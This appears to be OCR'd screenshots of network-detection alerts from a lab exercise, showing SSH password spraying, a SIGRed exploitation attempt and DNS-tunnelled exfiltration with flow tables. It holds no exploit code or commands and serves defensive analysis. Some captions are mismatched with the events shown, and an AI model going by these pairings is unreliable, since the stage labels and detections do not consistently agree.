
Detection time	2025-03-17 06:45:44	**Event source**	192.168.255.1 (unknown)
Last update	2025-03-17 06:50:44	**Captured source hostname**	N/A
First flow	2025-03-17 06:43:29	**MAC address**	08:00:27:2f:8d:f7
		User identity	N/A
		Probability	71 %
		False positive	No
		Detected by instance	Default
		Data feed	Default

TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | RELATED IDS EVENTS (0)

ATTACHED FLOWS | MONITORING CENTER

OPEN IN FMC AND ADD TO FILTER | EXPORT DATA

Flow count in relation to Transferred



SOURCE IP	DESTINATION IP	TIMESTAMP	DURATION	PROTOCOL	SOURCE PORT	DESTINATION PORT	TRANSFERRED
192.168.255.1 (unknown)	192.168.255.3 (unknown)	2025-03-17 06:43:29.414	13.037	TCP	57503	22	1564
192.168.255.3 (unknown)	192.168.255.1 (unknown)	2025-03-17 06:43:29.415	13.036	TCP	22	57503	884
192.168.255.1 (unknown)	192.168.255.3 (unknown)	2025-03-17 06:43:32.071	10.350	TCP	57502	22	1536
192.168.255.3 (unknown)	192.168.255.1 (unknown)	2025-03-17 06:43:32.072	10.349	TCP	22	57502	896

Credential Access

Attempt to gain unauthorized access to SSH server using password spraying attack

Date: Custom | From: 2025-03-16 19:31 | To: 2025-03-17 07:31 | Perspective: Security issues | Data feed: -- Unspecified -- | Source IP:

METHODS | IDS CATEGORIES | EVENT #1014

Type Flow-based behavior patterns (BPATTERNS)

Subtype SIGRed
Detection of SIGRed exploitation attempt (CVE-2020-1350) affecting Windows DNS servers. The successful exploitation may lead to the crash of the DNS server. This behavioral pattern can be disabled if there are no DNS servers that run on Windows OS in the monitored infrastructure.

Detail Possible SIGRed exploitation attempt detected, suspicious responses count: 1, sent data: 65.89 KiB, received data: 462 B.

MITRE ATT&CK Tactic: Lateral Movement » Technique: Exploitation of Remote Services


Detection time	2025-03-17 06:55:01	**Event source**	1.2.225.42 (node-j6y.pool...otinternet.net)	**Probability**	100 %
Last update	2025-03-17 06:55:01	**Captured source hostname**	N/A	**False positive**	No
First flow	2025-03-17 06:50:05	**MAC address**	08:00:27:7a:b8:da	**Detected by instance**	Default
		User identity	N/A	**Data feed**	Default

TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | RELATED IDS EVENTS (0)

ATTACHED FLOWS | MONITORING CENTER

OPEN IN FMC AND ADD TO FILTER | EXPORT DATA

Flow count in relation to Transferred



SOURCE IP	DESTINATION IP	TIMESTAMP	DURATION	PROTOCOL	SOURCE PORT	DESTINATION PORT	TRANS
192.168.255.2 (unknown)	1.2.225.42 (node-j6y.pool...otinternet.net)	2025-03-17 06:50:04.702	0	TCP	57633	53	
1.2.225.42 (node-j6y.pool...otinternet.net)	192.168.255.2 (unknown)	2025-03-17 06:50:04.702	0	TCP	53	57633	

Exploitation

DNS SIGRed vulnerability exploited to run arbitrary code on Windows server granting attacker access

Date: Custom | From: 2025-03-16 19:31 | To: 2025-03-17 07:31 | Perspective: Security issues | Source IP: 192.168.255.1 | Targets: | MORE FILTERS...

SIMPLE LIST | BY MITRE ATT&CK | BY HOSTS | AGGREGATED VIEW | EVENT #573

Type DNS traffic anomaly (DNSANOMALY)

Subtype TCPHighTraffic
Monitors the amount of DNS data transferred using a TCP protocol. If any device in the network exceeds the user-defined threshold of transferred data, it is reported. This can indicate a DNS zone transfer between DNS servers as well as tunnelling of the network traffic via DNS protocol for a malicious purpose (e.g. data exfiltration).

Detail A high amount of TCP DNS traffic transferred, data sent: 310.59 MiB, data received: 708.84 KiB.

MITRE ATT&CK Tactic: Exfiltration » Technique: Exfiltration Over Alternative Protocol


Detection time	2025-03-17 06:54:38	**Event source**	192.168.255.1 (unknown)
Last update	2025-03-17 06:54:38	**Captured source hostname**	N/A
First flow	2025-03-17 06:53:29	**MAC address**	08:00:27:7a:b8:da
		User identity	N/A
		Probability	100 %
		False positive	No
		Detected by instance	Default
		Data feed	Default

TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | RELATED IDS EVENTS (0) | TRAFFIC RECORDS

ATTACHED FLOWS | MONITORING CENTER

OPEN IN FMC AND ADD TO FILTER | EXPORT DATA


Flow count in relation to Transferred



SOURCE IP	DESTINATION IP	TIMESTAMP	DURATION	PROTOCOL	SOURCE PORT	DESTINATION PORT	TRANS
192.168.255.1 (unknown)	1.2.225.42 (node-j6y.pool...otinternet.net)	2025-03-17 06:53:29.247	62.022	TCP	39798	53	325
1.2.225.42 (node-j6y.pool...otinternet.net)	192.168.255.1 (unknown)	2025-03-17 06:53:29.247	62.022	TCP	53	39798	

Data Exfiltration

Data exfiltration over an alternative protocol masking as DNS traffic



Impact

Samba service is no longer available, server is down